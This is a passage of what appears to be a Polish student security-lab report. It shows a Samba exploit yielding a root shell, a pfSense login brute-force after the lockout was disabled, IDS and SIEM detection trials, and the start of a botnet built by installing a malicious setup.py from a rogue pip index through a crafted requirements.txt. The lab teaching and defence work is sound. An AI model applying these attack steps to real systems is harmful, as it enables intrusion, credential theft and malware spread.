[-] 182.170.1.2:139 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 182.170.1.2:139 - Loading the payload from server-side path /var/tmp/LfAStnUj.so using /var/tmp/LfAStnUj.so...
[+] 182.170.1.2:139 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 2 opened (172.16.90.176:33979 -> 182.170.1.2:139) at 2018-12-08 14:23:11 +0100

uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
whoami
root

```

Z perspektywy analizy pakietów atak był bardziej skomplikowany. W pakietach widać tworzenie spreparowanych bibliotek współdzielonych, które następnie zostaną uruchomione jako tytułowe “named pipes”:

172.16.90.1	192.168.1.3	45452	139	SMB	Delete Request, Path: \FchBIFaT.so
192.168.1.3	172.16.90.1	139	45452	SMB	Delete Response
172.16.90.1	192.168.1.3	45452	139	TCP	45452 → 139 [FIN, ACK] Seq=756 Ack=
192.168.1.3	172.16.90.1	139	45452	TCP	139 → 45452 [FIN, ACK] Seq=596 Ack=
172.16.90.1	192.168.1.3	45452	139	TCP	45452 → 139 [ACK] Seq=757 Ack=597
172.16.90.1	192.168.1.3	50004	139	NBSS	NBSS Continuation Message
192.168.1.3	172.16.90.1	139	50004	NBSS	NBSS Continuation Message

```

3 00 27 69 30 8a 08 00 45 00 ..'.5b.. 'i0...E.
e 06 58 38 ac 10 5a 01 c0 a8 .=..@.>. X8..Z...
9 31 e8 33 e9 26 ab ac 80 18 ...T...1 .3.&....
l 01 08 0a 00 a7 14 31 00 26 ..... 1.&
5 20 2d 61 0a ..uname -a.

```

Rezultat komendy:

172.16.90.1	192.168.1.3	45452	139	SMB	Delete Request, Path: \FchBIFaT.so
192.168.1.3	172.16.90.1	139	45452	SMB	Delete Response
172.16.90.1	192.168.1.3	45452	139	TCP	45452 → 139 [FIN, ACK] Seq=756 Ack=
192.168.1.3	172.16.90.1	139	45452	TCP	139 → 45452 [FIN, ACK] Seq=596 Ack=
172.16.90.1	192.168.1.3	45452	139	TCP	45452 → 139 [ACK] Seq=757 Ack=597
172.16.90.1	192.168.1.3	50004	139	NBSS	NBSS Continuation Message
192.168.1.3	172.16.90.1	139	50004	NBSS	NBSS Continuation Message

```

98 00 27 9e 35 62 08 00 45 00 ..'i0... '.5b..E.
40 06 f3 19 c0 a8 01 03 ac 10 ....@.@. ....
e9 26 ab ac 80 31 e8 3c 80 18 Z...T.& ...1.<..
91 01 08 0a 00 26 dc ae 00 a7 ..... &....
78 20 72 65 64 2e 69 6e 69 74 .1Linux red.init
34 2e 30 2d 32 31 2d 67 65 6e ech 4.4. 0-21-gen
33 37 2d 55 62 75 6e 74 75 20 eric #37 -Ubuntu
6e 20 41 70 72 20 31 38 20 31 SMP Mon Apr 18 1
39 20 55 54 43 20 32 30 31 36 8:34:49 UTC 2016
69 36 38 36 20 69 36 38 36 20 i686 i6 86 i686
6e 75 78 0a GNU/Linu x.


```

Scenariusz 2 – wykorzystanie błędu w konfiguracji pfSense

Do wykonania ataku wykorzystano fakt, iż router pfSense został niepoprawnie skonfigurowany i panel webowy umożliwiający zarządzanie firewallem jest dostępny przez interfejs WAN, spowodowane to zostało dodaniem nowej reguły:

Rules (Drag to Change Order)									
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	
<input checked="" type="checkbox"/>	✗ 0 / 0 B	*	Reserved Not assigned by IANA	*	*	*	*	*	*
<input type="checkbox"/>	✓ 1 / 5.95 MiB	IPv4 TCP	*	*	*	443 (HTTPS)	*	none	

Efekt widzieć poniżej:



Umożliwiło to wykonanie ataku słownikowego na dane do logowania. Warto zaznaczyć, że zalogowani użytkownicy w interfejsie firewala mogą wykonywać komendy systemowe:



Dlatego pozyskanie danych do logowania spowoduje uzyskanie powłoki systemowej z uprawnieniami root. Jedynek problemem był fakt, że system pfSense blokuje adres IP po 3 nieudanych próbach logowania. Rozważano możliwości spoofingu adresu IP (idle scan), jednak uznano, że najłatwiej będzie zmienić konfigurację - tak, aby firewall nie blokował adresów IP.

Ustalono, że za blokowanie adresów odpowiada tablica "webConfiguratorlockout". Niemożliwe było trwałe usunięcie tej tablicy, ponieważ była ona tworzona ponownie przez firewall. Po 3 nieudanych próbach logowania pfSense wykonuje polecenie zbliżone do:

```
/sbin/pfctl -T add -t webConfiguratorlockout
```

Opcja "add" dodaje wpis do tablicy, a gdy tablica nie istnieje, to tworzy ją.

Po żmudnych poszukiwaniach wiarygodnego rozwiązania zwrócono uwagę na parametr tablic o nazwie "constant", który powoduje, że tablica jest stała, a więc uniemożliwia dodawanie nowych rekordów do tablicy. Rozwiązało to problem w pełni, gdyż każda próba modyfikacji tablicy za pomocą opcji "-T add" zakończy się błędem.

Aby dodać parametr "constant" do tablicy "webConfiguratorlockout" należało zmienić linijkę w pliku /etc/inc/filter.inc, z:

```
$aliases .= "table <webConfiguratorlockout> persist\n";
```

na:

```
$aliases .= "table <webConfiguratorlockout> persist const\n";
```

Zdaniem autorów istnieje możliwość, że w wyjątkowym przypadku administrator mógłby posłużyć się podobnym rozwiązaniem w celu ominięcia mechanizmu blokowania adresu IP.

Reasumując, w omawianym scenariuszu administrator popełnił dwa błędy konfiguracyjne:

- udostępnił interfejs www firewala przez WAN
- ominął mechanizm blokowania adresów IP

W celu ataku siłowego na hasło napisano własny skrypt - brute-pfsense.py, dołączony do sprawozdania. Inne programy nie zadziałałyby, bo interfejs www firewala używa tokenu csrf, który w pierwszym żądaniu trzeba pobrać (GET) i wysłać z danymi uwierzytelniającymi (POST). Program został uruchomiony następującą komendą:

```
./brute-pfsense.py admin /usr/share/wordlists/fasttrack.txt 182.170.3.2
```

Efekt działania widać poniżej:

```

Trying password: sql2011
Trying password: sql2009
Trying password: complex
Trying password: goat
Trying password: changelater
Trying password: rain
Trying password: fire
Trying password: snow
Trying password: unchanged
Trying password: qwerty
Trying password: 12345678
Trying password: football
Trying password: baseball
Trying password: basketball
Trying password: abc123
Trying password: 111111
Trying password: lqaz2wsx
Trying password: dragon
Trying password: master
Trying password: monkey
Trying password: letmein
Success!
Credentials: admin:letmein
root@kali:~/bcyb#

```

Z uwagi na korzystanie protokołu HTTPS ruch jest szyfrowany, więc nie widać momentu odgadnięcia hasła:

172.16.90.1	182.170.3.2	59714	443	TCP	59714 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK PERM=1 TSval=12170694 TSecr=0 WS=128
182.170.3.2	172.16.90.1	443	59714	TCP	443 → 59714 [SYN, ACK] Seq=0 Ack=1 Win=65228 [TCP CHECKSUM INCORRECT] Len=0 MSS=1460 WS=128
172.16.90.1	182.170.3.2	59714	443	TCP	59714 → 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=12170695 TSecr=3623451258
182.170.3.2	172.16.90.1	443	59714	TCP	443 → 59714 [ACK] Seq=1 Ack=284 Win=65408 [TCP CHECKSUM INCORRECT] Len=0 TSval=3623451258
182.170.3.2	172.16.90.1	443	59714	TLsv1.2	Client Hello
182.170.3.2	172.16.90.1	443	59714	TLsv1.2	Server Hello, Certificate
172.16.90.1	182.170.3.2	59714	443	TCP	59714 → 443 [ACK] Seq=284 Ack=1449 Win=32128 Len=0 TSval=12170698 TSecr=3623451258
172.16.90.1	182.170.3.2	59714	443	TCP	59714 → 443 [ACK] Seq=284 Ack=1607 Win=35072 Len=0 TSval=12170698 TSecr=3623451258
182.170.3.2	172.16.90.1	443	59714	TLsv1.2	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
182.170.3.2	172.16.90.1	443	59714	TLsv1.2	Change Cipher Spec, Encrypted Handshake Message
172.16.90.1	182.170.3.2	59714	443	TCP	59714 → 443 [FIN, ACK] Seq=848 Ack=2216 Win=37888 Len=0 TSval=12170796 TSecr=3623451355
182.170.3.2	172.16.90.1	443	59714	TCP	443 → 59714 [ACK] Seq=2216 Ack=849 Win=65664 [TCP CHECKSUM INCORRECT] Len=0 TSval=3623451360
182.170.3.2	172.16.90.1	443	59714	TCP	443 → 59714 [FIN, ACK] Seq=2216 Ack=849 Win=65664 [TCP CHECKSUM INCORRECT] Len=0 TSval=3623451360
172.16.90.1	182.170.3.2	59714	443	TCP	59714 → 443 [ACK] Seq=849 Ack=2217 Win=37888 Len=0 TSval=12170797 TSecr=3623451360

Wszystkie pliki .pcap opisane w tym punkcie znajdują się w folderze pcapy/Zadanie 4.

Zadanie 5 – wykrywanie ataków

Na potrzeby zadania zainstalowano 2 systemy typu IDS:

- OSSEC (HIDS) na hoście StaplerVulnhub
- snort (NIDS) na hoście Router.3

Systemy Host-based IDS od Network-Based IDS różnią się tym, że mogą także, oprócz analizy ruchu na interfejsie hosta analizować zachowanie systemu operacyjnego, logi itp., co pozwoli na skuteczniejszą detekcję potencjalnych ataków. Przy dużych sieciach mogą być one jednak kłopotliwe do wdrożenia. Korzystanie z rozwiązania NIDS pozwala z kolei na skuteczniejsze i szybsze wykrywanie prób kompromitacji infrastruktury z zewnątrz ze względu na zainstalowanie na urządzeniach sieciowych (przykład snort na routerze pfSense). Przy dużych przepustowościach (powyżej 100Mbps) lub zaszyfrowanego ruchu większość rozwiązań Network-Based IDS traci jednak efektywność. Dobrą praktyką jest opieranie zabezpieczeń na systemach HIDS, stosując dodatkowe mechanizmy NIDS, aby wzmocnić obronę.

Scenariusz 1 – wykrycie exploita na sambę

W celu próby detekcji ataku na hoście StaplerVulnhub zainstalowany został jeden z popularniejszych systemów HIDS, czyli OSSEC. Program OSSEC uruchomiono w domyślnej konfiguracji, nic nie zmieniając. Moment uruchomienia widać poniżej:

```
~ /var/ossec/bin/ossec-control start
Starting OSSEC HIDS v3.1.0 (by Trend Micro Inc.)...
2019/01/01 17:25:45 ossec-maild: INFO: E-Mail notification disabled. Clean Exit.
Started ossec-maild...
Started ossec-execd...
Started ossec-analysisd...
Started ossec-logcollector...
2019/01/01 17:25:45 rootcheck: Rootcheck disabled. Exiting.
2019/01/01 17:25:45 ossec-syscheckd: WARN: Rootcheck module disabled.
Started ossec-syscheckd...
Started ossec-monitord...
Completed.
```

Po ponownym wykonaniu ataku nie napotkano żadnych przeszkód. OSSEC nie zareagował istotnymi logami, czy ostrzeżeniami. Jedyne na co można zwrócić uwagę to to, że OSSEC zarejestrował logowanie użytkownika "nobody" i umieścił to zdarzenie w alertach. Jednak nie jest to imponujące osiągnięcie z uwagi na to, że w alertach znajduje się sporo logów, które z zagrożeniem nie mają za wiele wspólnego.

Zastanawiający był fakt, że exploit wygenerował dużo logów o specyficznych nazwach (np. "log.7676id7a98ioh") w katalogu /var/log/samba/:

```
~ samba ll | tail
-rw-r--r-- 1 root root 15K Jan 1 16:36 log.vhsqb8widtqpi3cw
-rw-r--r-- 1 root root 44K Jan 1 16:36 log.viva.jyruvtrg4vzx
-rw-r--r-- 1 root root 15K Jan 1 16:36 log.xcw8w6li.jdgfo.jml
-rw-r--r-- 1 root root 15K Jan 1 16:36 log.xiff1t86yogbvid.j
-rw-r--r-- 1 root root 15K Jan 1 16:36 log.xj0lbaaiyq7tg6ym
-rw-r--r-- 1 root root 15K Jan 1 16:36 log.xnaqgcxdik.jjp3vs
-rw-r--r-- 1 root root 15K Jan 1 16:36 log.xr7ulmibpyvo19wj
-rw-r--r-- 1 root root 38K Jan 1 16:36 log.yxfaxen6l5m4ei5u
-rw-r--r-- 1 root root 15K Jan 1 16:36 log.yzgzklu8qp0rvq7jc
-rw-r--r-- 1 root root 46K Jan 1 16:36 log.zisrbmz7xtihw4el
```

Format nazwy znacząco różni się od logów typowo używanych przez sambę, dlatego tym bardziej dziwi fakt, że OSSEC nie zwrócił uwagi na te logi.

Podsumowując, OSSEC nie poradził sobie w zadaniu, praktycznie w ogóle nie wykrył ataku. Być może sposobem na zmianę stanu rzeczy byłaby zmiana logowania samby z katalogu /var/log/samba/ do głównego pliku logującego systemu, tj. /var/log/syslog. OSSEC na bieżąco analizuje ten plik, więc istnieje możliwość, że w takim scenariuszu wykryłby atak.

Scenariusz 2 – wykrycie ataku słownikowego

W kolejnym podpunkcie do wykrycia ataku zastosowano system NIDS o nazwie snort. Jest to chyba najpopularniejszy (darmowy) dostępny IDS. Jego dużą zaletą jest to, że bardzo dobrze współpracuje z firewallem pfSense. Można go używać z poziomu interfejsu webowego firewalla.

Snort został zainstalowany na celu ataku, tj. hoście Router.3. Następnie przeprowadzono podstawową konfigurację. W pierwszym kroku zaktualizowano reguły snorta:

Update Your Rule Set

Last Update

Jan-01 2019 16:26

Result: Success

Update Rules

✓ Update Rules

Click UPDATE RULES to check for and automatically apply out the MD5 hashes and force the download and apply

Próbowano pobrać też reguły "Snort VRT", jednak zaniechano tego, gdyż przez 1,5h widniało okienko oczekiwania, więc uznano, że jest to błąd po stronie pfSense:

Snort Subscriber Rules

Enable Snort VRT

☒ Click to enable download of Snort free Registered User or paid Subscriber rules

[Sign Up for a free Registered User Rules Account](#)
[Sign Up for paid Snort Subscriber Rule Set \(by Talos\)](#)

Snort Oinkmaster Code

Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL!)

W kolejnym kroku uruchomiono snorta na interfejsie WAN:

Interface Settings Overview

Interface	Snort Status	Pattern Match	Blocking	Barnyard2 Status	Description	Actions
<input type="checkbox"/> WAN	✓	AC-BNFA	ENABLED	DISABLED	WAN	

+ Add

Delete

Jak widać zaznaczono też opcję blokowania podejrzanych zdarzeń, a więc można powiedzieć, że snort miał pełnić rolę IPS.

Niestety, ponowne przeprowadzenie ataku słownikowego przebiegło bez problemów. Na screenach poniżej można zauważyć, że snort nie wygenerował alarmu, ani blokowania podejrzanego adresu IP.

Last 250 Alert Log Entries

Date	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
------	-----	-------	-------	-----------	-------	----------------	-------	-----	-------------

Last 500 Hosts Blocked by Snort

#	IP	Alert Descriptions and Event Times	Remove
There are currently no hosts being blocked by Snort.			


Być może przeznaczeniem snorta nie jest detekcja ataków typu brute force lub potrzebuje do tego celu specjalnej reguły. W każdym razie nie przeszkodził on (podobnie jak ossec) atakującemu w osiągnięciu swojego celu.

Zarówno snort jak i ossec nie poradziły sobie z detekcją ataku, dlatego zdecydowano się, aby nie robić zrzutów ruchu sieciowego, bo najpewniej byłyby one takie same jak w punkcie 4.

Warto dodać, że ostatecznie usunięto snorta, aby nie przeszkadzał w realizacji zadania numer 7. (nie było powiedziane, że malware ma omijać NIDS)

Zadanie 6 – konfiguracja systemu SIEM

W celu analizy ataków skonfigurowano system InsightIDR. Jest to rozwiązanie chmurowe, wyprodukowane przez firmę Rapid7. Jego zaletą jest łatwa integracja z innymi systemami firmy takimi jak InsightVM (skaner podatności, chmurowa wersja Nexpose) czy Metasploit Pro. Użyto wersji próbnej, jest ona dostępna przez 30 dni. Architektura systemu prezentuje się następująco:






Aby skorzystać z usług chmurowych należy dodać kolektor. Przechwytuje on informacje zbierane przez źródła danych, oraz agentów zainstalowanych na hostach w sieci. Został on skonfigurowany na maszynie wirtualnej DC101 w celu oszczędzenia zasobów. Agenty zostały zainstalowane na stacjach WKSTN101, WKSTN102 oraz StaplerVulnhub w celu próby detekcji ataku, wykorzystującego podatność w Sambie. Dodatkowo skonfigurowano następujące źródła danych:

- Logi systemowe stacji StaplerVulnhub,
- Logi systemowe stacji WKSTN101 i WKSTN102,
- Logi kontrolera domeny zebrane z kontrolera domeny DC101,
- Informacje z hosta Router1, uwzględniające firewall, oraz IDS Snort,

Add Event Source



Endpoint Monitoring

Empower effective incident detection and investigation

 Endpoint Scan
  **Insight Agent**
 Mac Endpoint Monitor












Rapid7

Add Exposure knowledge to your incident analysis

 Nexpose
  Metasploit


Security Data

Enable Search and Analytics across your entire environment

 DNS
  **Firewall**
 **IDS**
 Advanced Malware
  VPN
  Web Proxy
  Email & ActiveSync
  Cloud Service
  Virus Scan
  Data Exporter
  Ingress Authentication

Raw Data

Send any machine data and make it available for search

 **Generic Syslog**
 Generic Windows Event Log
 Custom Logs
 Database Audit Logs

Third Party Alerts

Integrate alerts from other products

 AWS GuardDuty
 Carbon Black Response
 Darktrace

insightIDR

29 days remaining

Go to search

Home

0

Users

Click to Setup

0

Events Processed

1,494 (100%) Last 24 hours

1

Notable Behaviors

1 Last 24 hours

0

New Alerts

No change Last 24 hours

2

Endpoints Monitored

As of now

2

Data Collection Issues

As of now

0

Honeypots

Click to Setup

Raw Logs

```
<32>Jan 5 16:05:22 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130
<174>Jan 5 16:05:22 pfsense.localdomain nginx: 192.168.43.130 -- [05/Jan/2019:16:05:22 +0000] "POST /index.php HTTP/1.1" 200 3577 "-" python-requests/2.20.0"
<174>Jan 5 16:05:22 pfsense.localdomain nginx: 192.168.43.130 -- [05/Jan/2019:16:05:22 +0000] "POST /index.php HTTP/1.1" 200 3566 "-" python-requests/2.20.0"
<32>Jan 5 16:05:23 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130
<32>Jan 5 16:05:23 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130
<174>Jan 5 16:05:23 pfsense.localdomain nginx: 192.168.43.130 -- [05/Jan/2019:16:05:23 +0000] "POST /index.php HTTP/1.1" 200 3577 "-" python-requests/2.20.0"
<32>Jan 5 16:05:24 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130
<32>Jan 5 16:05:24 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130
<174>Jan 5 16:05:24 pfsense.localdomain nginx: 192.168.43.130 -- [05/Jan/2019:16:05:24 +0000] "POST /index.php HTTP/1.1" 200 3577 "-" python-requests/2.20.0"
<32>Jan 5 16:05:25 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130
<32>Jan 5 16:05:25 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130
<174>Jan 5 16:05:25 pfsense.localdomain nginx: 192.168.43.130 -- [05/Jan/2019:16:05:25 +0000] "POST /index.php HTTP/1.1" 200 3576 "-" python-requests/2.20.0"
<32>Jan 5 16:05:26 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130
<32>Jan 5 16:05:26 php-fpm[2107]: /index.php: webConfigurator authentication error for user 'admin' from: 192.168.43.130
<174>Jan 5 16:05:26 pfsense.localdomain nginx: 192.168.43.130 -- [05/Jan/2019:16:05:26 +0000] "POST /index.php HTTP/1.1" 200 3577 "-" python-requests/2.20.0"
```

```
<30>Jan 5 17:30:08 StaplerVulnhub systemd[1]: Stopped System Logging Service.
<30>Jan 5 17:30:08 StaplerVulnhub systemd[1]: Starting System Logging Service...
<30>Jan 5 17:30:09 StaplerVulnhub systemd[1]: Started System Logging Service.
<5>Jan 5 17:30:23 StaplerVulnhub kernel: [ 2128.850828] audit: type=1305
audit(1546709423.340:366): audit_pid=0 old=15762 auid=4294967295 ses=4294967295 res=1
<5>Jan 5 17:30:23 StaplerVulnhub kernel: [ 2128.853985] audit: type=1305
audit(1546709423.340:367): audit_enabled=0 old=1 auid=4294967295 ses=4294967295 res=1
<46>Jan 5 17:32:59 StaplerVulnhub rsyslogd: [origin software="rsyslogd" swVersion="8.16.0" x-
pid="15817" x-info="http://www.rsyslog.com"] exiting on signal 15.
<46>Jan 5 17:32:59 StaplerVulnhub rsyslogd: [origin software="rsyslogd" swVersion="8.16.0" x-
pid="15879" x-info="http://www.rsyslog.com"] start
<43>Jan 5 17:32:59 StaplerVulnhub rsyslogd-2222: command 'KLogPermitNonKernelFacility' is
currently not permitted - did you already set it via a RainerScript command (v6+ config)? [v8.16.0
try http://www.rsyslog.com/e/2222 ]
<46>Jan 5 17:32:59 StaplerVulnhub rsyslogd: rsyslogd's groupid changed to 108
<46>Jan 5 17:32:59 StaplerVulnhub rsyslogd: rsyslogd's userid changed to 104
<43>Jan 5 17:32:59 StaplerVulnhub rsyslogd-2039: Could not open output pipe '/dev/xconsole': No
such file or directory [v8.16.0 try http://www.rsyslog.com/e/2039 ]
<44>Jan 5 17:32:59 StaplerVulnhub rsyslogd-2007: action 'action 9' suspended, next retry is Sat
Jan 5 17:33:29 2019 [v8.16.0 try http://www.rsyslog.com/e/2007 ]
<30>Jan 5 17:32:59 StaplerVulnhub systemd[1]: Stopping System Logging Service...
<30>Jan 5 17:32:59 StaplerVulnhub systemd[1]: Stopped System Logging Service.
<30>Jan 5 17:32:59 StaplerVulnhub systemd[1]: Starting System Logging Service...
<30>Jan 5 17:32:59 StaplerVulnhub systemd[1]: Started System Logging Service.
<86>Jan 5 17:33:44 StaplerVulnhub smbd: pam_unix(samba:session): session closed for user
nobody
```

W celu zwiększenia skuteczności działania SIEM należałoby skonfigurować więcej źródeł danych. Warto skorzystać też z integracji z innymi produktami Rapid7, co pozwoli na stworzenie kompletnego systemu umożliwiającego zachowanie bezpieczeństwa w infrastrukturze.

Zadanie 7 – implementacja botnetu

W niniejszym zadaniu zdecydowano się zaimplementować Botnet. W tym celu stworzono aplikację botmastera i złośliwe oprogramowanie. Botmaster nadzoruje wszystkie boty, a złośliwe oprogramowanie pozwala na eksfiltrację danych, jak również na ataki DDoS. Oczywiście obie funkcje działają w ramach jednego połączenia - w zależności od komendy wydanej w danym momencie.

Ze względu na specyfikę zadania zdecydowano się na opisanie sposobu działania w konwencji up-bottom. Czyli na początku przedstawiony zostanie loader, a kwestie implementacyjne zostaną omówione na końcu.

Krok 1 - scenariusz rozpowszechniania złośliwego oprogramowania

W celu uwiarygodnienia scenariusza wykorzystano sposób z jednego z artykułów, wedle którego deweloperzy umieszczali w repozytorium pakietów Pythona, pakiety o nieznacznie zmienionych nazwach względem oryginałów. Na przykład urllib3 zamiast urllib3 - <https://www.bytelion.com/pypi-python-package-hack/>. Oczywiście te pakiety zawierały złośliwy kod. Naturalnie zdecydowano się nie podejmować podobnej (nielegalnej) ścieżki. Dlatego utworzono lokalne repozytorium, z którego program "pip" może pobierać pakiety.

Realizacja pomysłu polegała na paru krokach:

1. Utworzenie złośliwego pliku setup.py
2. Umieszczenie go w katalogu o nazwie odpowiadającej nazwie pakietu
3. Spakowanie katalogu do tar.gz:

```
tar -czf totally-safe-pkg-1.0.tar.gz totally-safe-pkg/  
mv totally-safe-pkg-1.0.tar.gz totally-safe-pkg/
```

Po wykonaniu powyższych kroków struktura katalogu prezentowała się następująco:

```
[viva@dell ~/Pulpit/payloads/simple]$ tree totally-safe-pkg/  
totally-safe-pkg/  
|-- totally-safe-pkg-1.0.tar.gz  
  
0 directories, 1 file
```

4. Uruchomienie serwera http mającego włączone listowanie katalogów

```
twistd -n web --path .
```

Ostatnim zadaniem było nakłonienie programu pip do ściągania katalogów z naszego serwera. Dobrym sposobem na to jest plik requirements.txt, który jest często używany przez deweloperów. I należy powiedzieć szczerze, że nie każdy sprawdza jego zawartość. Dlatego scenariusz zarażenia jest realny. Poniżej widać rzeczony plik:

```
--no-binary :all: --trusted-host 172.16.90.1 --index-url http://172.16.90.1:8080/  
totally_safe_pkg==1.0
```

Jak widać zdefiniowano kilka opcji mających na celu ominięcie błędów, również ssl, a także zdefiniowanie adresu serwera. Porównując nazwę pakietu ze strukturą katalogu można zauważyć, że odpowiada ona nazwie pliku tar.gz.

Po wykonaniu tych czynności pozostało rozdystrybuować złośliwe oprogramowanie. W tym celu posłużono się odwrotnym połączeniem ssh:

```
ssh -R 22000:localhost:22 bcyb_ssh@ip
```

Każdy cel ataku nawiązał takie połączenie, dzięki czemu na każdym z zarażonych hostów utworzono utworzono plik requirements.txt tak jak wyjaśniono powyżej. A następnie wykonano polecenie:

```
pip install -r requirements.txt
```

Rezultatem polecenia było uruchomienie spreparowanego pliku setup.py. Poniżej widać, że operacja przebiegła bez jakichkolwiek błędów:

```
[root@srv201jspr pip-pkg]# pip install -r requirements.txt  
Looking in indexes: http://172.16.90.1:8080/  
Collecting totally_safe_pkg==1.0 (from -r requirements.txt (line 2))  
  Downloading http://172.16.90.1:8080/totally-safe-pkg/totally-safe-pkg-1.0.tar.gz  
Skipping bdist_wheel for totally-safe-pkg, due to binaries being disabled for it  
Installing collected packages: totally-safe-pkg  
  Running setup.py install for totally-safe-pkg ... done  
Successfully installed totally-safe-pkg
```

Taką samą czynność wykonano dla każdego z hostów w podsieciach 192.168.2.0 i 192.168.3.0. Łącznie zarażono 6 hostów.

Krok 2 - infekcja hostów

W poprzednim kroku pomyślnie rozdystrybuowano domyślny plik setup.py. W tym punkcie zmodyfikowano go tak, aby faktycznie mógł “szkodzić” ofiarom.

Idea projektu była następująca:

1. Stworzyć plik master.py i slave.py
